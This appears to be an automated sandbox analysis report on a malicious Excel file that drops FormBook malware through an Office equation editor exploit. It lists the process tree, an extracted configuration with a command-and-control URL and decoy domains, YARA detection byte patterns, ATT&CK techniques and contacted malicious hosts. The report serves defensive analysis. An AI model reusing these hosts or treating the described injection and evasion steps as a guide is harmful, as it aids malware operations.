ID: 452647
Sample Name: Swift-Payment_Details.xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 17:21:57
Date: 22/07/2021
Version: 33.0.0 White Diamond

Table of Contents


Windows Analysis Report Swift-Payment_Details.xlsx

Overview


General Information

Sample Name:	Swift-Payment_Details.xlsx
Analysis ID:	452647
MD5:	975a4017075c97..
SHA1:	0a483229a6fa9a6.
SHA256:	01d8b4b3103b1e..
Tags:	Formbook VelvetSweatshop xlsx
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (changes PE se…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Drops PE files to the user root direc…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Office equation editor drops PE file

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2480 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2392 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 3016 cmdline: 'C:\Users\Public\vbc.exe' MD5: 57F3AE2842FFB5CEEA386D0B97A52818)
    - vbc.exe (PID: 2300 cmdline: 'C:\Users\Public\vbc.exe' MD5: 57F3AE2842FFB5CEEA386D0B97A52818)
      - explorer.exe (PID: 1388 cmdline: C:\Windows\Explorer.EXE MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
        - wscript.exe (PID: 1796 cmdline: C:\Windows\SysWOW64\wscript.exe MD5: 979D74799EA6C8B8167869A68DF5204A)
          - cmd.exe (PID: 2656 cmdline: /c del 'C:\Users\Public\vbc.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.extinctionbrews.com/dy8g/"
  ],
  "decoy": [
    "mzyxi-rkah-y.net",
    "okinawarongnho.com",
    "qq66520.com",
    "nimbus.watch",
    "cwdelrio.com",
    "regalshopper.com",
    "avito-payment.life",
    "jorgeporcayo.com",
    "galvinsky.digital",
    "guys-only.com",
    "asmfruits-almacenes.com",
    "boatrace-life04.net",
    "cochez.club",
    "thelastvictor.net",
    "janieleconte.com",
    "ivoirepneus.com",
    "saludflv.info",
    "mydreamtv.net",
    "austinphy.com",
    "cajunseafoodstcloud.com",
    "13006608192.com",
    "clear3media.com",
    "thegrowclinic.com",
    "findfoodshop.com",
    "livegaming.store",
    "greensei.com",
    "atmaapothecary.com",
    "builtbydawn.com",
    "wthcoffee.com",
    "melodezu.com",
    "oikoschain.com",
    "matcitekids.com",
    "killrstudio.com",
    "doityourselfism.com",
    "monsoonnerd.com",
    "swissbankmusic.com",
    "envisionfordheights.com",
    "invisiongc.net",
    "aizaibali.com",
    "professioneconsulenza.net",
    "chaneabond.com",
    "theamercianhouseboat.com",
    "scuolatua.com",
    "surivaganza.com",
    "xn--vuq722jwngjre.com",
    "quiteimediato.space",
    "ecofingers.com",
    "manageoceanaccount.com",
    "cindywillardrealtor.com",
    "garimpeirastore.online",
    "tinsley.website",
    "fitnesstwentytwenty.com",
    "thenorthgoldline.com",
    "scuolacounselingroma.com",
    "iwccgroup.com",
    "wideawakemomma.com",
    "anthonysavillemiddleschool.com",
    "sprinkleresources.com",
    "ravexim3.com",
    "onedadtwodudes.com",
    "shxytl.com",
    "iriscloudvideo.com",
    "theshapecreator.com",
    "vermogenswerte.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000002.2372146998.00000000001F0000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000009.00000002.2372146998.00000000001F0000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000009.00000002.2372146998.00000000001F0000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166c9:$sqlite3step: 68 34 1C 7B E1 • 0x167dc:$sqlite3step: 68 34 1C 7B E1 • 0x166f8:$sqlite3text: 68 38 2A 90 C5 • 0x1681d:$sqlite3text: 68 38 2A 90 C5 • 0x1670b:$sqlite3blob: 68 53 D8 7F 8C • 0x16833:$sqlite3blob: 68 53 D8 7F 8C
00000009.00000002.2372100550.0000000000180000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000009.00000002.2372100550.0000000000180000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 19 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
6.2.vbc.exe.270000.1.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
6.2.vbc.exe.270000.1.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
6.2.vbc.exe.270000.1.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166c9:$sqlite3step: 68 34 1C 7B E1 • 0x167dc:$sqlite3step: 68 34 1C 7B E1 • 0x166f8:$sqlite3text: 68 38 2A 90 C5 • 0x1681d:$sqlite3text: 68 38 2A 90 C5 • 0x1670b:$sqlite3blob: 68 53 D8 7F 8C • 0x16833:$sqlite3blob: 68 53 D8 7F 8C
7.1.vbc.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
7.1.vbc.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 8 entries				

Sigma Overview

Exploits:

Sigma detected: EQNEDT32.EXE connecting to internet

Sigma detected: File Dropped By EQNEDT32EXE

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office equation editor drops PE file

Data Obfuscation:

Detected unpacking (changes PE section rights)

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Native API 1	Path Interception	Process Injection 5 1 2	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 1 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eaves Insecu Netwo Comm
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Extra Window Memory Injection 1	Virtualization/Sandbox Evasion 2	LSASS Memory	Virtualization/Sandbox Evasion 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 4	Exploi Redire Calls/S
Domain Accounts	Exploitation for Client Execution 1 3	Logon Script (Windows)	Logon Script (Windows)	Process Injection 5 1 2	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploi Track Locati
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2 3	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Obfuscated Files or Information 3 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manip Devic Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Software Packing 1 1	Cached Domain Credentials	System Information Discovery 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamm Denia Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Extra Window Memory Injection 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Acces


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Swift-Payment_Details.xlsx	28%	ReversingLabs	Document-OLE.Exploit.CVE-2018-0802	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
9.2.wscript.exe.2ac7960.7.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
9.2.wscript.exe.642310.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
7.2.vbc.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
6.2.vbc.exe.230000.0.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
7.1.vbc.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
6.2.vbc.exe.270000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
www.theshapecreator.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.google.com.br/	0%	Avira URL Cloud	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.mercadolivre.com.br/	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.merlin.com.pl/favicon.ico	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.dailymail.co.uk/	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://www.iis.fhg.de/audioPA	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://image.excite.co.jp/jp/favicon/lep.ico	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://%s.com	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://busca.igbusca.com.br//app/static/images/favicon.ico	0%	URL Reputation	safe	
http://www.google.com.tw/	0%	Avira URL Cloud	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.etmall.com.tw/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://it.search.dada.net/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://search.hanafos.com/favicon.ico	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/favicon.ico	0%	Avira URL Cloud	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://www.abril.com.br/favicon.ico	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://search.msn.co.jp/results.aspx?q=	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	URL Reputation	safe	
http://buscar.ozu.es/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://busca.igbusca.com.br/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://search.auction.co.kr/	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
http://busca.buscape.com.br/favicon.ico	0%	URL Reputation	safe	
www.extinctionbrews.com/dy8g/	0%	Avira URL Cloud	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://www.pchome.com.tw/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://browse.guardian.co.uk/favicon.ico	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://google.pchome.com.tw/	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	URL Reputation	safe	
http://www.ozu.es/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://search.yahoo.co.jp/favicon.ico	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://www.gmarket.co.kr/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://searchresults.news.com.au/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://www.asharqalawsat.com/	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://search.yahoo.co.jp	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://buscador.terra.es/	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://search.orange.co.uk/favicon.ico	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://www.iask.com/	0%	URL Reputation	safe	
http://cgi.search.biglobe.ne.jp/	0%	Avira URL Cloud	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://search.ipop.co.kr/favicon.ico	0%	URL Reputation	safe	
http://p.zhongsou.com/favicon.ico	0%	URL Reputation	safe	
http://p.zhongsou.com/favicon.ico	0%	URL Reputation	safe	
http://p.zhongsou.com/favicon.ico	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	
http://service2.bfast.com/	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
sprinkleresources.com	78.47.57.7	true	true		unknown
envisionfordheights.com	184.168.131.241	true	true		unknown
www.theshapecreator.com	217.160.0.194	true	true	• 0%, Virustotal, Browse	unknown
www.scuolatua.com	62.149.128.40	true	true		unknown
melodezu.com	64.227.87.162	true	true		unknown
www.anthonysavillemiddleschool.com	173.255.194.134	true	true		unknown
